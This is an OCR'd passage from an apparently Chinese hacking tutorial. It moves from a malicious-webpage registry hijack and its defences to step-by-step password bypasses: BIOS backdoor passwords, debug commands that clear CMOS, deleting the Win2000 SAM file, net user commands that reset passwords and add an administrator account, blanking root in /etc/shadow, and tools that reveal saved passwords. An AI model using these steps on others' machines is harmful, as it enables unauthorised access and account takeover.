


图 3

代码中的“Shl.RegWrite”后就是具体被修改注册表的内容，这个代码中我们修改了注册表的两个地方，一是“Policies\\Explorer\\NoDesktop“，把桌面所有图标都隐藏了。二是”Internet Explorer\\Main\\Start Page“，把IE的起始页改成了我们的论坛www.cnxxz.net，如果在 win98 或 win2000 下浏览这个代码，那系统的注册表就会被网页修改掉，如图 3。

8、防御网页炸弹

首先是不要轻易去一些自己并不了解的站点，不要轻易点击网友发给你的链接，不要轻易打开 html 格式的电子邮件。

其次在IE 窗口中点击“工具－Internet 选项”，在弹出的对话框中选择“安全”标签，再点击“自定义级别”按钮，就会弹出“安全设置”对话框，把其中所有 ActiveX 插件和控件以及 Java 相关全部选择“禁用”即可，如图 4。

第三、有些网页炸弹是利用 IE 漏洞和系统漏洞进行攻击的，所以大家应该多升级多打补丁，把浏览器升级到最新版本。




图 4

第四、目前的许多杀毒软件已经把恶意网页列为查杀对象，我们可以借助于它们，并尽量升级到最新病毒库，以预防该类恶意网页的侵害。

第三节 密码破解

我们知道解密技术是一门复杂的技术，涉及脱壳、反编译、软件分析技术、加密算法分析等多方面的知识，而本节介绍的这些密码破解方法非常简单，并不是真正意思上的解密技术，但对一些新手朋友来说，这些都是比较实用的常用密码破解的简单方法。

一、CMOS 密码破解

1.通用密码尝试法

许多老主板的BIOS（如AWARD，AMI等）一般留有通用密码，那时厂家在生产时都为自己的BIOS预留了万能密码，以防不时之需，我们只要用这些密码尝试一下，像Award、AMI的通用密码有很多：

AWARD的BIOS："award；Syxz；h996；wantgirl；eBBB；dirrid"

AMI的BIOS："AMI；Sysg"

以上万能密码在386、486、奔腾主板上破解CMOS口令几乎百发百中（密码注意大小写），但对PII级或以上的主板就不那么灵了，能破解PII以上新主板的万能密码就比较少，但还是有一个口令："abaubjao"据说能成功破解承启6ATA4（PIII）、伟格MVP4（K6—2）、奔驰160A、160A+（PIII）等十余块主板上的CMOS口令。而现在P4级别的主板就已经没有通用密码了。

2.debug 法

这种方法很方便，不用拆机箱，直接在DOS下运行几句命令即可解除密码。在win98下进入MS-DOS或是用软盘启动进入DOS下，执行Debug 程序，出现"-"符号，如图1，然后再输入：

```
o 70 21   (enter)
o 71 16   (enter)
q         (enter)
```

要注意的是，70和71是CMOS的两个写入端口，我们可以向它们随意写入一些错误数据（如21、16等随意数据），就会破坏CMOS里的所有设置，有时间的朋友不妨多用几个数据试试。退出到DOS提示符后重新启动计算机，CMOS密码就为空了，可以重新设置CMOS密码了。




图1

LOOK 提示

Debug方法需要的操作系统为Win98版本，因为只有早期视窗操作系统才有可以对硬件进行读写的Command，在WinME操作系统中已经将DOS进行了改动且去除了纯DOS，而在Win2000和winNT中的32位命令提示符却不可以对硬件进行读写。

3.CMOS 密码读取软件

这应该算是最省事最傻瓜化的方法了，只要

运行这些CMOS密码读取软件之后，你就能用密码了，特别是你的系统不是win98不能用debug法时，使用它就能比较方便的得到密码。下面我们提供几个CMOS密码读取软件给大家。

Cmoscrack，此软件能解大多数的cmos密码，成功率达到97%，运行平台：Win9x/WinNT/Win2000/Win2003。如图2，它算出了CMOS密码："The password is:01001300"。




图2

tpsn.rar（唐朝密探）它不但可以破解CMOS密码，还可以破解屏幕保护密码、显示*号密码等功能。如图3，它的运行平台：Win9x/WinNT/Win2000/WinME/Win2003。




图3

这类CMOS密码解析工具还有很多，比如cmos.exe、biospwd等等，这里就不一一例举了，当然这种方法要在能进入系统的前提下才能进行。

4.放电法

上面几种破解CMOS的方法都是在能进入系统的前提下进行的，如果计算机的CMOS中设置的是开机时验证密码，那我们这种方法就实现不了。遇到这种情况只能用放电法来破解了。

众所周知，CMOS是靠内部电池供电保存密码等信息的，放电法是最有效的方法，只要打开机箱，找出放电跳线，将机箱拆开，在主板上好好找找就会找到一块电池，有把电池取下来用导线进行正负极短接放电。一些主板为了免除CMOS电池的拆卸，在主板上也提供了一个CMOS清空跳线，在BIOS芯片附近仔细找找就可以找到，直接将跳线按说明书操作也可以去除CMOS密码。

二、破解Win 2000/XP管理员密码

前面我们已经把CMOS密码破解掉了，扫除了进入系统的第一个"障碍"，但后面还有"拦路虎"挡在我们面前，这就是系统登录密码，我们接着来破解它！

Windows2000是最常见的服务器操作系统，其默认的管理员帐户为administrator，系统要求输入用户密码才能进行登录，不过administrator帐号及其他帐号密码等信息都存放在的Windows2000系统的SAM文件中，所以我们只要删除掉这个存储用户密码的SAM文件，那系统重新启动后便会由于密码验证文件验证错误而使得管理员的administrator帐号密码为空，我们就能进入了。


如果Win2000用的FAT32分区，那么只要直接用启动盘来启动系统，进入dos状态。在DOS提示符下键入：

del c:\winnt\system32\config\sam

确认删除后重新启动计算机，再次进入

Win2000登录界面时会发生验证错误，administrator的密码便为空了。

而如果Win2000使用的是NTFS分区，可以用NTFSDOS Pro等工具在DOS下访问NTFS分区的工具。先进行安装，默认安装即可。接着用它来制作启动盘，它所制作的启动盘虽然使用的还是MS-DOS，但却可以读写NTFS格式文件系统，所有DOS命令都可以使用在NTFS格式系统上。具体操作可以按照“制作向导”一步步下去就行。



由于NTFSDOS Pro制作启动盘时需要拷贝一些Win2000的系统文件，所以必须要在Win2000/XP下制作。然后制作好的启动盘来启动那丢了密码的计算机，再用DOS命令来删除c:\winnt\system32\config\SAM文件就可以了。

上面我们已经了解了Win2000系统的登录密码破解的情况，但是这种方法对Windows XP就没有用了，因为如果把Windows XP的sam文件删除后重启系统就会提示出错，进不了系统。那Windows XP的登录密码丢失后该如何解决呢？其实也简单，只要通过运行WinXP的内部Net命令就可以解决。

我们这里以破解管理员用户“fox”登录口令为例自来说明解决WinXP登录口令的方法，启动计算机，在Windows XP启动画面出现后马上按下F8键，选择“带命令行的安全模式”。运行过程结束时，系统列出了系统超级用户administrator和用户fox的选择菜单，鼠标单击“fox”，进入命令行模式，然后就用**net user fox password**命令来修改密码了，比如要将账号为fox希望将密码设置为12345678，那么可以输入：

net user fox 12345678

这样就强制将“fox”用户的口令更改为“12345678”。若想在此添加一新用户，用户名为dog，口令为87654321，只要键入：

net user dog 87654321 /add

然后再把这个dog用户加入管理员组：

net localgroup administrators dog /add

这样就将用户成为系统管理组“administrators”的用户了。

最后重新启动计算机，选择正常模式下运行，就可以用更改后的口令“12345678”登录就可以了。

三、破解Linux超级用户密码

前面我们破解了Windows 2000/XP登录密码，Linux功能强大、性能稳定、源代码的开放更易于扩展，也是人们常用的服务器操作系统之一，Linux管理员帐户是root，它是具有所有管理权限的超级用户。如何破解root登录密码进行登录呢？我们知道Redhat下用户密码是保存在/etc/shadow里，我们就可以从这里来寻找突破口。

我们这里以Redhat Linux7.3系统为例，先进入COMS在启动顺序里设置为“先从光盘启动”，然后把1号安装光盘插入，重启计算机，这样重启后就启动了Linux安装程序进入Redhat安装界面，它会询问你要进入哪种模式，其中有一项是“To enable rescue mode……”的救援模式，按F4进入救援（rescue）模式，注意：如果Redhat Linux版本不同，进入救援（rescue）模式并不一定按F4，大家请看清楚系统提示。

接下来系统会提示让你输入”Linux rescue”这几个字并按回车，这样开始正式进入了救援模式。接下来是选择语言（如中文的选中文）及键盘类型，按回车即可，等一下系统会提示：“your system is monnted under the /mnt/sysimange when finished please exit from the shell……”，这说明系统已经把硬盘上的Linux系统挂载到了/mnt/sysimage下。接着还会出现超级用户的提示符#，接着操作如下：

#cd /mnt/sysimage/etc 进入到硬盘etc目录下。

#cp shadow shadow.old 做备份防不测。

#chmod +w shadow 修改shadow文件的属性为可写。

#vi shadow 然后用Vi修改它，

这样进入了vi文本编辑界面，找到含root用户信息的那一行（一般在第一行）：

```
root:$1$el66z1F/$GxT3KLRYOsNt.Z.
coeOxa0:11967:0:99999:7:::
…… ……
```

上面句中第一二两个冒号之间就是root的加密后的密码，接着用“s:”或“dd:”命令把第一二两个冒号之间的所以信息都删除掉（冒号不能删），变为：“root::11967:0:99999:7:::”，这样root的密码就为空了。然后用wq命令进行存盘并退出vi，回到 # 提示符下，输入：

#chmod -w shadow 再把Shadow的属性改回只读。

#exit 退出rescue模式。

不会用vi进行编辑的用户们可以采取如下方法：找一张DOS盘插入软驱，用mcopy命令把Shadow文件拷贝到DOS盘上（一般情况下，linux要对软盘进行操作需要用mount命令加载，但mcopy命令可以直接对软盘进行读写，而且访问路径为a:

#mcopy shadow a:/

然后拿到Windows下用附件中的记事本按上面的方法修改它，注意打开文件类型一定要选所有文件*.*才能找到Shadow文件，存盘退出。最后再拷回覆盖原来的shadow文件：

#mcopy a:/shadow mnt/sysimage/etc

最后输入Exit退出，取出光盘后重启动，再次进入系统后root用户密码已经变为空了，简单吧！

四、常用密码破解

破解了系统登录密码终于进入了系统，但是我们有时候还是会遇到一些应用软件也有各种各样的密码保护，很是麻烦，下面我们接着来破解它们。

1. 破解拨号密码

拨号网络密码是用户上网时用的帐户密码，我们知道在Windows 95/98/ME系统中拨号连接的密码是以「****」星号密码形式显示在拨号连接框里的。要查看它很容易，只要使用一些星号密码查看工具就可以知道这些拨号连接的密码了。我们这里使用一个叫ViewPass.exe 的星号密码查看工具。把软件的“放大镜”拖到「****」星号密码上，如图1，Win98拨号网络的明文密码就在下面的ViewPass.exe中显示了出来。




图1

不过WIN2000/XP/2003系统中的拨号网络密码可没这么容易破解，查看星号密码的方法在WIN2000/XP/2003是不行的，因为 Windows

2000 /XP的 Edit control 改用了别的方法撰写。比如WinXP中它的拨号网络连接框里根本没有「****」这样的内容，如图2，所以是不可能用查看星号的方法。不过我们知道，在WIN2000/XP/2003系统中拨号网络是属于Windows的远程访问服务(Remote Access Service－ RAS)，所以只要能得到RAS里面的信息就可以取得拨号网络的密码。当然拨号网络建立拨号连接时必须是选择保存密码才能把密码读取出来。




图2

我们这里推荐给大家一个工具Dialupass，它可以直接把拨号网络的帐号名称及密码等信息从RAS中读取出来并以列表形式显示，如图3。它在Windows 2000/XP/2003中使用时必须以Administrator身份登录。

